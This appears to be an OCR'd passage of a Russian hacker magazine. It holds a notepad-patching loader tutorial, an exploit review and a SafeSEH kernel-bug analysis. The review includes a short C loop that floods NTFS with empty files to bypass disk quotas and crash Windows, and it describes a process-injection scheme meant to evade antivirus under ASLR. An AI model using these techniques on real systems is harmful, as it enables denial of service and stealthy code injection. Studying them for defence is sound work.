передачи происходит посредством указания программе пути к файлу-скрипту, который мы должны написать сами. Да, программа обладает «скриптовым языком». Звучит громко, и я не случайно взял выражение в кавычки, ибо язык этот примитивен. Вот приблизительный шаблон скрипта:

```
O=Имя_лоадера:
F=Имя_исходной_программы:
P=Адрес_изменяемых_байт/значения_изменяемых_байт_через_запятую/новые_значения_через_запятую:
$ ;конец скрипта
```

Итак, попробуем при помощи RPP создать лоадер, создающий «невидимый» блокнот (то есть лоадер, при запуске которого notepad.exe не открывает окна и заметить его можно только в диспетчере задач).

1. Открываем отладчик **OllyDbg** и ставим точку останова на функцию *ShowWindow*. Для этого нажимаем <Alt+F1> и вводим команду «*bpx ShowWindow*».


2. Запускаем программу. После остановки по адресу *01004934h* нажимаем на инструкции *call USER32.ShowWindow* правой кнопкой мыши и выбираем из открывшегося меню «Binary → Binary copy». В буфер скопирован байт-код «*FF 15 B0 11 00 01*» — это код, который нам понадобится, запоминаем его. Также запоминаем и адрес, по которому располагается данная команда — *01004934h*.

3. Нажимаем дважды на вызове *ShowWindow* и в открывшемся окошке изменяем инструкцию вызова на «*nop*» («пустой» оператор, который не делает ничего). Выделяем шесть команд «nop», которые заменили инструкцию «*call USER32.ShowWindow*» и при помощи команды «*Binary copy*», как и в предыдущем пункте, копируем байт-код данных инструкций («90 90 90 90 90 90»). Он нам тоже понадобится!

4. Создаем в директории программы **RPP** файл *script.rpp*, а в нем скрипт — по нашему шаблону:

```
O=loader_notepad.exe: ; имя нашего лоадера
F=notepad.exe: ; имя программы, для которой создается лоадер (советую скопировать блокнот в директорию программы RPP)
P=1004934/FF,15,B0,11,00,01/90,90,90,90,90,90:
$ ;конец скрипта
```

Думаю, что в комментариях нуждается лишь предпоследняя строка




Вызов ShowWindow в notepad.exe, который и будем патчить

скрипта. Как ты уже догадался, после команды «*P=*» следуют три разделенных бэкслэшами строки. Первая строка содержит адрес начала последовательности байт, которые будут изменены. Вторая — сами эти байты, подлежащие замене. И, наконец, третья строка содержит новые значения, которыми будут заменены исходные байты. Не забывай, что OllyDbg копирует в буфер последовательность байт, разделенных пробелами, а RPP принимает значения, между которыми стоят запятые. Также помни о том, что в конце значений, получаемых операторами «F», «P» и «O», ставится двоеточие.

Теперь сохраняй скрипт, запускай *rpp.exe* и указывай утилите путь к файлу *script.rpp*. **Лоадер будет автоматически создан**. Запусти его и notepad.exe загрузится в память (в чем можно легко убедиться, посмотрев список процессов в диспетчере задач). В то же время окно блокнота не будет отображаться, так как мы блокировали его прорисовку, сняв вызов *ShowWindow*.

Напоследок скажу, что утилита работает достаточно просто, загружая процесс в память и переписывая нужные байты при помощи API-функции *WriteProcessMemory*. Если ты интересуешься вопросом патчинга «на лету» или даже хочешь написать утилиту, создающую лоадеры, то RPP будет очень кстати, так как эта утилита распространяется вместе с исходными кодами.

Процесс *notepad.exe* виден в диспетчере задач — и только!





КРИС КАСПЕРСКИ


ОБЗОР ЭКСПЛОЙТОВ

ЧЕМ ГЛУБЖЕ В WINDOWS, ТЕМ БОЛЬШЕ ДЫР. ОТКРЫВАЯ ВЕСЬМА СОБЛАЗНИТЕЛЬНЫЕ ПЕРСПЕКТИВЫ ДЛЯ ХАКЕРОВ, ПРЕКРАЩАТЬСЯ ЭТОТ ПОТОК ДЫР НЕ СОБИРАЕТСЯ. ПОКА MICROSOFT И СТОРОННИЕ РАЗРАБОТЧИКИ ИЩУТ ПРОТИВОДЕЙСТВИЕ ЛОКАЛЬНЫМ И УДАЛЕННЫМ АТАКАМ, МЫ К ТОМУ ВРЕМЕНИ НАРОЕМ НОВЫЕ ДЫРЫ. ТАК ЧТО НИКТО БЕЗ РАБОТЫ НЕ ОСТАНЕТСЯ.

01 MICROSOFT WINDOWS UNICAST/MULTICAST TRAFFIC AND FIREWALLS

>> Brief

Экспериментируя с программами потокового аудио/видео вещания (главным образом с VideoLAN), я с удивлением обнаружил, что мой любимый **SyGate Personal Firewall 4.5** в упор **не видит** ни входящего, ни исходящего unicast/multicast трафика и, соответственно, не может заблокировать его, что очень странно и подозрительно. Особенно в случае с unicast-трафиком, работающим поверх IP и, с этой точки зрения, ничем не отличающимся от прочих IP-пакетов. Но, тем не менее, факт! Упрямый и труднообъяснимый. Беглое расследование показало, что, начиная еще с NT 4.0 и NT 3.51 SP2, обработка unicast/multicast-потоков выведена в отдельное «делопроизводство» внутри сетевой подсистемы. Мотивы вполне ясны и особенно ощутимы на «тонких» каналах связи. «Выхватывая» unicast/multicast пакеты из общего сетевого трафика, операционная система уделяет им максимум внимания, оттесняя весь остальной TCP/IP-трафик на второй план. Другими словами, чтобы не реализовывать приоритетный сетевой ввод/вывод, разработчики Windows сделали исключение лишь для unicast/multicast-трафика. Кстати, чтобы это выяснить, совершенно необязательно иметь секс с отладчиком и дизассемблером. Достаточно раскурить MSDN: technet2.microsoft.com/windowsserver/en/library/3da7c55f-cb91-406a-8596-7b120ebf10f81033.mspx?mfr=true. Там же можно нарыть и примеры создания IP-фильтров, учитывающих весь трафик, в том числе и unicast/multicast, и тогда ни один пакет не пройдет незамеченным (www.microsoft.com/technet/prodtechnol/windows2000serv/reskit/intwork/inae_ips_neez.mspx?mfr=true). Увы! Далеко не все разработчики персональных брандмауэров учитывают это обстоятельство, что позволяет хакерам генерировать unicast-трафик и пускать его в обход брандмауэра.



Внешний вид программы VideoLAN

>> Targets

NT 3.51 SP2 и выше, SyGate Personal Firewall 4.5 и некоторые другие брандмауэры.

>> Exploit

В качестве «тестера», определяющего способность брандмауэра распознавать и блокировать различные виды unicast/multicast-трафика, можно использовать бесплатную программу VidoeLAN, кстати говоря, распространяемую в исходных текстах: www.videolan.org.


>> Solution

Использовать в качестве шлюза для доступа в Сеть любую Linux или BSD-подобную систему, чей штатный брандмауэр влет бьет любой unicast/mulicast-трафик.


02 MICROSOFT WINDOWS ОБХОД ASLR

>> Brief

В Висте появилась **рандомизация адресного пространства**. Она существенно затрудняет внедрение зловредного кода в «доверенные» процессы типа *explorer.exe*, которым разрешен выход в Сеть. Классическая схема внедрения (*VirtualAllocEx*, *WriteProcessMemory*, *SetThreadContext*) распознается практически всеми антивирусами и персональными брандмауэрами, написанными еще много лет назад. Поэтому хакеры усовершенствовали методику, отказавшись от функции *SetThreadContext*, посредством которой они изменяли регистр *EIP* так, чтобы он указывал на внедренный код. В новой схеме передача управления осуществлялась путем заполнения стека главного потока (благо, его местоположе-



На вершине блока памяти, выделенного потоку, гордо возлегает страница с атрибутами PAGE_GUARD (ну или Guarded — в терминах OllyDbg)



Сколько байт занимает файл с нулевой длиной?

ние, вплоть до Висты, оставалось постоянным) указателями на внедренный код. Поскольку комбинация команд *VirtualAllocEx/WriteProcessMemory* распространена среди «честных» программ и представляет собой легальный механизм межпроцессорного взаимодействия, то никакие защиты на нее не ругаются. Но с появлением Висты ситуация изменилась, и базовый адрес стека стал располагаться случайным образом, что должно было положить конец хакерству, но... так и не положило. Потому как существует замечательная API-функция *VirtualQueryEx*, возвращающая карту памяти целевого процесса, и не менее замечательная API-функция *VirtualProtectEx*, сообщающая атрибуты страницы. Так вот, стек представляет собой блок памяти, на вершине которого лежит страница с атрибутами *PAGE_GUARD*, что является его характерной чертой, позволяющей отличать стек от всех остальных регионов памяти (примечание: некоторые программы также пользуются флагом *PAGE_GUARD* для динамического выделения памяти, но очень и очень немногие). Важно понять, что *PAGE_GUARD* определяет не текущее значение регистра *ESP*, а самое высокое положение указателя вершины стека, когда-либо достигнутое потоком в процессе его существования. Реальное же значение *ESP*, как правило, намного ниже, но что нам стоит заполнить указателями на внедренный код весь блок от *PAGE_GUARD* и до его конца?! Кстати говоря, поскольку операционная система выделяет стек постранично и делает это через менеджер памяти, общий с кучей, то функцией *VirtualFreeEx* мы можем освобождать страницы, принадлежащие стеку одного из потоков целевого процесса, возвращая их в общий пул свободной памяти. И тогда куча окажется прямо в стеке! Программа, пытаясь прочитать локальные переменные или стянуть адрес возврата из функции, встретит что-то очень неожиданное и, скорее всего, рухнет, если, конечно, мы не подложим в строго определенные места указатели, передающие управление на внедренный нами код. При желании можно придумать и другие разновидности атак, но уже ясно, что ASLR никакая не защита, а так... пугало для пионеров.

>> Targets:
Виста/Server 2008 (в более ранних системах рандомизация адресного пространства отсутствует, но атака прекрасно совместима с ними, включая линейку 9x).

>> Exploit
Не требуется. Любой отладчик (например, Olly) без труда найдет стек основного потока в целевом процессе по карте памяти.

>> Solution
Отсутствует.

03 MICROSOFT WINDOWS ОШИБКА ПОДСЧЕТА КВОТИРОВАНИЯ

>> Brief
В W2K (с большой задержкой против UNIX) наконец-то появилась поддержка квотирования дискового пространства, позволяющая администраторам умерять «аппетит» прожорливых пользователей. Ну а кому понравится, когда ограничивают свободу? Вот хакеры взбунтовались и начали пакостить, обходя ограничения и поглощая все доступное дисковое пространство. Что, естественно, приводит к невозможности создания новых файлов и, как следствие, краху системы еще на ранних стадиях загрузки. Это при условии, что пользователям разрешено создавать файлы хотя бы в одном из каталогов системного тома, например, *Documents-n-Setting* или *C:\WINDOWS\TEMP*. Разработчики Windows, казалось, предусмотрели все, включая то, сколько физических кластеров занимают созданные пользователем файлы (для упакованных файлов берется полный, а не сжатый размер). Но один маленький финт ушами они пропустили. Вопрос, мучавший хакеров еще со времен MS-DOS, — сколько занимает файл нулевой длины? Ноль байт? Один кластер? Или... На самом деле, система не настолько глупа, чтобы выделять дисковое пространство файлу с нулевой длиной и потому формально их можно создавать сколько угодно. Вот только у файла есть имя, атрибуты, дата и время создания, идентификатор владельца — словом, информация, которую где-то надо хранить. В NTFS она хранится в специальном служебном файле с именем *$MFT*, где на каждый «нулевой» заведена специальная файловая запись — структура данных, известная, как *FILE_RECORD*. Обычно ее размер занимает 1 Кб («обычно» — потому, что из этого правила слишком много исключений, которые лень перечислять, да и на исход дела они никак не влияют). К тому же, для ускорения типовых файловых операций, содержимое директорий проиндексировано, а каждый индекс тоже хочет пространства (правда, не 1 Кб, а намного меньше). Создание пустых файлов в бесконечном цикле вызывает рост *$MFT* файла, размер которого в пользовательских квотах не учитывается. Через некоторое (довольно продолжительное) время *$MFT* поглощает все свободное пространство на диске, затем кончаются файловые записи, принадлежащие удаленным файлам и... все! Чтобы создать еще хоть один файл, нужно что-нибудь удалить и успеть опередить хакерский цикл, упорно пытающийся создавать новые файлы...

>> Targets
W2K и выше (в NT 3.x/4.x нет квот, но данная схема атаки применима и для них).

>> Exploit
Ниже приведен исходный код боевого exploit'а, написанного на языке Си и создающего файлы нулевого размера в бесконечном цикле:

EXPLOIT, ОБХОДЯЩИЙ СИСТЕМУ ДИСКОВЫХ КВОТ В W2K И БОЛЕЕ СТАРШИХ СИСТЕМАХ

```
int a;
FILE *f;
char buf[256];

for (;;)
{sprintf(buf,"%04Xh-%04Xh-%04Xh-%04Xh-%04Xh-%04Xh",rand(),rand(),rand(), rand(),rand(),rand());
  f = fopen(buf,"wb");
  if (f)
    fclose(f);
}
```

>> Solution
Отсутствует.

04 НЕБЕЗОПАСНЫЙ SAFESEH

Двадцать восьмого декабря 2007 года в 5:47 PM я получил от легендарного во всех отношениях хакера Юрия Харона следующее письмо (приводимое, естественно, с его разрешения):
«Нашел я ошибку в форточках. Слов нет, одни эмоции :(. Добавляя новую «защиту», они умудрились оставить непроинициализированные переменные (будут интересны



Описание ключа */SAFESEH* линкера MS-LINK на MSDN

Открываем файл *whatsnew_ru.txt* и втыкаем:

ФРАГМЕНТ ФАЙЛА WHATSNEW_RU.TXT ИЗ КОМПЛЕКТА ПОСТАВКИ ЛИНКЕРА UNILINK


```
build 3.13 [ulnb0313.zip]
+ Добавлен ключ -RS для «за-
щиты» от инжекций SEH-об-
работчиков (этот механизм
работает только в Vista и
XPsp2). Поведение несколько
отличается от ключа /SAFESEH
ms-link (v8 или старше):
Отсутствие ключа — аналог
/SAFESEH:NO
При указании ключа коллек-
ционируется информация об
обработчиках (аналог от-
сутствия ключа у ms-link),
однако, если такой инфор-
мации нет, компоновка не
отвергается (как у ms-link),
а модуль маркируется, как
программа (dll), в которой
запрещен SEH. Также выдается
  информационное сообщение
  (из группы w-inf).
  Строго в соответствии с
документацией, допустимы ссылки на «внешние» обра-
ботчики (handler); в отличие от ms-link, где такая
ситуация приводит к ошибке. Это имеет значение при
необходимости работы с «нестандартными» обработчи-
ками и/или с библиотеками, в которых их назначение
отсутствует. Ссылки на внешние обработчики, которые
НЕ определены в компонуемом, порождают 'Unresolved
external'.
Для упрощения работы с библиотеками Borland (в ко-
торых нет информации об обработчиках) совершает-
ся «автоматическое» назначение обработчиков (они у
Borland стандартные) — проверялось для C/CPP bc v5 и
bcb v5/v6/bds4.
Указание ключа -RS+ приводит к запрету ИИ в отношении
библиотек Borland.
Для остальных компиляторов можно использовать служеб-
ные файлы, применяя директиву .safeseh ml.
```

подробности — расскажу), в результате чего отваливаем на BSOD при SEH в некоторых (старых) драйверах. Уббивать... Три дня угробил на поиск :(. Теперь эта ошибка прошла и вылезла следующая, которую я обнаружил совершенно случайно — нет, ну вот как так можно?
Два варианта *ntkrnlpa.exe*. Версия одна и та же. Билд один и тот же. Но в *version info* присутствует строка, и разные они даже по размеру:

```
VALUE "FileVersion", "5.1.2600.3093 (xpsp_sp2_
gdr.070227-2254)" // — это в одном
VALUE "FileVersion", "5.1.2600.3093 (xpsp_sp2_
qfe.070227-2300)" // — это в другом
```

При этом (заметим в скобках), оба файлы получены с windows update, просто один обновился сразу же, как только вышел (в июне-июле), а второй только сейчас (на варю когда ставил). И вот на том, который «сейчас», ошибка и вылезла. Причем, опять какая-то наведенка :(.
Интересно, сколько я ее искать буду...». Я сообщил, что подробности, разумеется, интересны и тут же получил ответ: «Напомни завтра (ночью) — я щас уже офигел и спать пошел. Пока, чтобы писать меньше, почитай про ключ */SAFESEH* в текущем *ms-link* (не столько про ключ, сколько про то, зачем он) — тогда будет проще объяснить».
А пока Харон спит (то есть, теперь он, конечно, не спит... хотя никаких гарантий на этот счет ни у кого нет), мы отправимся по ссылке, ведущей на Хароновский ftp-сервер: ftp://ftp.styx.cabel.net, где в директории pub лежит замечательный (и бесплатный — для некоммерческого использования) линкер **UniLink**.

В гостях у Юрия Харона





На блоге Microsoft, посвященном SafeSEH

Механизм **SafeSEH**, призванный предотвратить подмену обработчика структурных исключений при атаке на переполняющиеся буфера, в зачаточном виде появился еще в XP. Об этом можно узнать, раскурив MSDN (отправные точки для поиска: blogs.msdn.com/greggm/archive/2004/07/22/191544.aspx и msdn2.microsoft.com/en-us/library/9a89h429.aspx). Но только в Висте он был доведен до минимально работающего состояния.

В чем его суть? Если раньше указатели на обработчики структурных исключений хранились в стеке, беспрепятственно доступном на запись/чтение, то теперь они переместились в специальные секции PE-файла, доступные только на чтение и формируемые статическим образом еще на этапе сборки программы при активном участии со стороны линкера и компилятора.

НОВЫЕ СТРУКТУРЫ PE-ФАЙЛА, ОТВЕЧАЮЩИЕ ЗА ПОДДЕРЖКУ SAFESEH

```
extern PVOID __safe_se_handler_table[];
extern BYTE  __safe_se_handler_count;
typedef struct {
    DWORD     Size;
    DWORD     TimeDateStamp;
    WORD      MajorVersion;
    WORD      MinorVersion;
    DWORD     GlobalFlagsClear;
    DWORD     GlobalFlagsSet;
    DWORD     CriticalSectionDefaultTimeout;
    DWORD     DeCommitFreeBlockThreshold;
    DWORD     DeCommitTotalFreeThreshold;
    DWORD     LockPrefixTable;          // VA
    DWORD     MaximumAllocationSize;
    DWORD     VirtualMemoryThreshold;
    DWORD     ProcessHeapFlags;
    DWORD     ProcessAffinityMask;
    WORD      CSDVersion;
    WORD      Reserved1;
    DWORD     EditList;               // VA
    DWORD_PTR  *SecurityCookie;
    PVOID     *SEHandlerTable;
    DWORD     SEHandlerCount;
} IMAGE_LOAD_CONFIG_DIRECTORY32_2;
const IMAGE_LOAD_CONFIG_DIRECTORY32_2 _load_config_
```




Специальное предложение:
ТЕЛЕФОН + ИНТЕРНЕТ
ПОДКЛЮЧЕНИЕ БЕСПЛАТНО
• Подключение – в любом месте Москвы и Московской обл.
• Срок подключения в Москве – 14 дней, в Московской обл. – от 14 до 30 дней.
• Установка прямого московского телефонного номера
• Многоканальные телефонные номера
• IP-телефония
• Выделенные линии Интернет
• Корпоративные частные сети (VPN)
• Хостинг, услуги data-центра
РМ Телеком
www.rmt.ru e-mail:info@rmt.ru (495) 988-8212

Функция *NTDLL.DLL!RtlIsValidHandle* под микроскопом дизассемблера IDA Pro

BSOD, возникающий из-за ошибки, допущенной разработчиками Windows

```
used = {
   sizeof(IMAGE_LOAD_CONFIG_
DIRECTORY32_2),
   0,
... skipped …
   0,
   &__security_cookie,
   __safe_se_handler_table,
   (DWORD)(DWORD_PTR)
    &__safe_se_handler_count
};
```

Утром Харон проснулся и отписал: «Ты про SafeSEH прочитал? Тогда рассказываю. Как оказалось (хоть и врали, что это только для Висты), механизм уже используется в XP SP2 (но не всех «подбилдах»!) для драйверов. А поскольку драйвера могут быть собраны как с этим ключом, так и без, то используется он только в ситуации, когда назначено. Практически, если посмотреть в процедуру *RtlIsValidHandle*, мы увидим, что, когда *RtlLookupFuncionTable* возвращает *NULL* (то есть, нет таблиц), хандлер считается валидным (что правильно). При возврате *INVALID_HANDLE_VALUE* (возникает при *IMAGE_DLLCHARACTERISTICS_NO_SEH*) хандлер считается не валидным. Ну а все остальное рассматривается, как описатель диапазона. Все вроде правильно.

Теперь смотрим в *RtlLookupFunctionTable* и видим, что возвращаемое значение (точнее, два значения) берутся из описания модуля, в диапазон адресов которого попадает текущее исключение. Сиречь, опять же все правильно. Теперь идем в то место, где этот самый описатель модуля формируется (*MiCaptureImageExceptionValues*, вызываемую из *MmLoadSystemImage*), и видим подтверждение старого доброго правила — если обезьяне выдать пистолет, то ее обороноспособность понизится :).

> «Ты про SafeSEH прочитал? Тогда рассказываю. Как оказалось (хоть и врали, что это только для Висты), механизм уже используется в XP SP2 (но не всех «подбилдах»!) для драйверов»

Помнишь, сколько было жалоб (в том числе и моих), что MS (во многих местах) некорректно обрабатывает — точнее говоря, не обрабатывает — *NumRvaAndSize* в заголовке PE'шника? Они решили исправиться. Но поручили это своим «пионэрам». И вот что получилось в результате:

ПСЕВДОКОД, ОБРАБАТЫВАЮЩИЙ ПОЛЕ NUMRVAANDSIZE PE-ЗАГОЛОВКА

```
if(peh->OptHdr.DllCharacteristics &
...NO_SEH)
mdsc->SEHtable = mdsc->SEHcount =
  -1;
else
if(peh->NumberOfRvaAndSizes >
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG)
   {
      if(peh->DataDir[...] == NULL)
        mdsc->SEHtable =
          mdsc->SEHcount = 0;
   else
   {
      // init values
   }
}
```

Обращаем внимание, что при *NumRvaAndSizes* <= *...LOAD_CONFIG* значения в таблице описания модуля остаются неинициализированными! Теперь вспоминаем, что память под эти описания (при загрузке драйверов) берется динамически из *nonpagedpool*, и возвращаемся в обработку исключений. Что происходит, когда *RtlLookupFunctionTable* возвращает не 0 и не -1? Начинаем разбирать таблицу. Имеем нечто, вроде:

ПСЕВДОКОД ФУНКЦИИ РАЗБОРА ТАБЛИЦЫ ИСКЛЮЧЕНИЙ SEHTABLE

```
for(...)
{
    ...
    if(....
    && cuFunction >= mdsc->SEHtable[i]) return TRUE;
}
```

Вспоминаем, что *SEHtable* у нас неинициализированный (содержит мусор), и получаем что? Правильно, GPF. А теперь припоминаем, что это место мы проходим при обработке любого исключения в драйвере (даже вполне штатного, со своими обработчиками), в том числе, на IRQL > DISP. И что? Правильно — BSOD. Например, при *DebugPrint* в *release build* и отсутствии отладчиков.

ТЕСТЫ:

• НОУТБУКИ С ДИСКРЕТНЫМИ ВИДЕОКАРТАМИ • СКАНЕРЫ • ВНУШИТЕЛЬНЫЕ МОНИТОРЫ • ПРОЦЕССОРЫ ПОСЛЕДНЕГО ПОКОЛЕНИЯ • BLUETOOTH USB-АДАПТЕРЫ



ЖУРНАЛ В ПРОДАЖЕ СО 2 АПРЕЛЯ

КРИС КАСПЕРСКИ


АРХИТЕКТУРНЫЙ ВЗЛОМ

MSR-РЕГИСТРЫ НА СЛУЖБЕ ХАКЕРА

Популярные дебагеры используют базовые отладочные возможности и игнорируют тот факт, что процессоры обросли комплексом отладочных механизмов термоядерного типа, управляемых посредством специальных MSR-регистров. С их помощью мы можем перехватывать системные вызовы, трассировать ветвления в реальном времени и много чего другого, полезного любому хакеру!

БЫВАЕТ, ЧТО ЧЕЛОВЕК ПЫТАЕТСЯ РЕШИТЬ КАКУЮ-ТО ПРОБЛЕМУ, ХОТЯ ОНА РЕШЕНА УЖЕ ТЫСЯЧИ ЛЕТ НАЗАД. А ОН ПРОСТО ОБ ЭТОМ НЕ ЗНАЕТ. ИЛИ НЕ ПОНИМАЕТ, ЧТО ЭТО ИМЕННО ЕГО ПРОБЛЕМА.

ВИКТОР ПЕЛЕВИН, «ЖЕЛТАЯ СТРЕЛА»



Количество регистров Pentium-процессоров вплотную приближается к тысяче (значительная часть из них носит сугубо служебный характер, но сути дела это не меняет). Часть регистров стандартизирована и реализована во всех моделях (например, EAX, CR3, DR1), часть — специфична и их совместимость с остальными процессорами не гарантирована, хотя и те и другие продаются под торговой маркой Pentium. О специфичных регистрах мы и поговорим.


В технической документации они скрываются за аббревиатурой **MSR** — Model Specific Register(s), и, если мне не изменяет память, впервые такие регистры появились в P6, более известном, как Pentium Pro, и его «бюджетном» собрате Pentium-II. Революции не свершилось, но команда *RDTSC* с тех времен прочно вошла в лексикон всех разработчиков защит. Специальный MSR-регистр каждый такт увеличивает свое значение на единицу, а *RDTSC* позволяет прикладным программам считывать его содержимое. Как результат — при пошаговом прогоне защищенного кода под отладчиком количество «тиков» процессора между двумя соседними замерами резко возрастало, и защита палила хакера только так.

Разработчики Xenon-процессоров (используемых главным образом в серверах и высокопроизводительных рабочих станциях) совершили огромный бросок вперед, сотворив новые отладочные механизмы, глядя на которые обладатели Pentium-II/III только облизывались. Но с появлением Pentium-4 эти возможности, хлынув в бюджетную сферу, стали доступны всем и каждому, к чему создатели отладчиков ни морально, ни физически, ни технически оказались не готовы. К счастью, большинство дебагеров поддерживают подключаемые модули, позволяя нам дописать весь необходимый функционал самостоятельно. Но использование MSR-регистров не ограничивается одной лишь отладкой и, как мы увидим по ходу статьи, они интересы и создателям rootkit'ов, и разработчикам самих защит.

Что нам нужно?

Для экспериментов, описанных в статье, нам понадобятся следующие вещи, программы и инструменты:

Windows Driver Kit (WDK) для всех систем по Висту включительно (www.microsoft.com/whdc/DevTools/default.mspx)
Windows Server 2003 SP1 DDK (www.microsoft.com/whdc/devtools/ddk/default.mspx)
